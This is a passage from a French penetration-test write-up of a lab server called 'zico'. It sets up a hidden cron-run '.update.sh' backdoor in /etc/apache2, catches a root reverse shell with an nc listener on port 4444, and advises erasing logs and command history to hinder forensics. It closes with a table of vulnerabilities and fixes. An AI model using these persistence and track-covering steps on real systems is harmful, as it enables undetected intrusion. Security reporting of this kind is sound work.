apache2.conf  envvars      magic        mods-enabled  sites-available
conf.d        httpd.conf   mods-available  ports.conf    sites-enabled
root@zico:/etc/apache2# ls -la
total 84
drwxr-xr-x  7 root root  4096 Oct 19 13:54 .
drwxr-xr-x 82 root root  4096 Oct 19 13:33 ..
-rw-r--r--  1 root root  8346 Feb  7 2012 apache2.conf
drwxr-xr-x  2 root root  4096 Jun  8 2017 conf.d
-rw-r--r--  1 root root  1322 Feb  7 2012 envvars
-rw-r--r--  1 root root    0 Jun  8 2017 httpd.conf
-rw-r--r--  1 root root 31063 Feb  7 2012 magic
drwxr-xr-x  2 root root  4096 Jun  8 2017 mods-available
drwxr-xr-x  2 root root  4096 Jun  8 2017 mods-enabled
-rw-r--r--  1 root root   750 Feb  7 2012 ports.conf
drwxr-xr-x  2 root root  4096 Jun  8 2017 sites-available
drwxr-xr-x  2 root root  4096 Jun  8 2017 sites-enabled
-rw-r--r--  1 root root   178 Oct 19 13:54 .update.sh
root@zico:/etc/apache2# chmod 777 .update.sh
root@zico:/etc/apache2# crontab -e
crontab: installing new crontab
root@zico:/etc/apache2#
```


>Maintenant sur notre machine attaquante on peut lancer un listener sur le port 4444 et vérifier la connexion :

```
[Oct 19, 2024 - 15:56:15 (CEST)] exegol-kali /workspace # nc -lvnp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.51.
Ncat: Connection from 192.168.56.51:49895.
root@zico:/etc/apache2#
```

> La backdoor est mise en place et on est directement connecté en root.

Phase 5 : Covering Tracks

> Maintenant que nous avons notre backdoor mise en place nous allons supprimer notre base de données qui nous aura permis de faire un reverse shell.



> Notre backdoor est très peu détectable, mais on pourrait améliorer le script pour qu'il essaye de se connecter sur des adresses aléatoires à certains moments.

> Les fichiers de log doivent être modifiés ainsi que l'historique des commandes pour éviter et ralentir l'analyse forensic qui pourrait retrouver les chemins par lesquels nous avons accès au serveur de l'entreprise.

Conclusion :

Ce rapport montre un chemin critique présent sur le serveur de cette entreprise. Ce serveur doit être mis à jour et régler les problèmes de sécurité pour éviter et empêcher des attaquants de s'introduire dans celui-ci et compromettre toute l'entreprise.

| Faible | Correction |
|--|---|
| Version du PhpLiteAdmin 1.9.3 exploitable | Utiliser un autre service de base de données ou mettre celui-ci à jour. |
| Empêcher l'exécution de code dans le /view | Corriger au niveau du code de l'api du site web |
| Mot de passe utilisateur présent sur la machine | Supprimer le dossier Wordpress car celui-ci n'est pas utilisé. Ou possibilité de rendre le dossier accessible UNIQUEMENT à l'utilisateur Zico |
| Droits d'exécutions sur /bin/tar et /usr/bin/zip qui permet une élévation de privilège | Modifier les droits d'exécution de ces services pour un administrateur seulement. |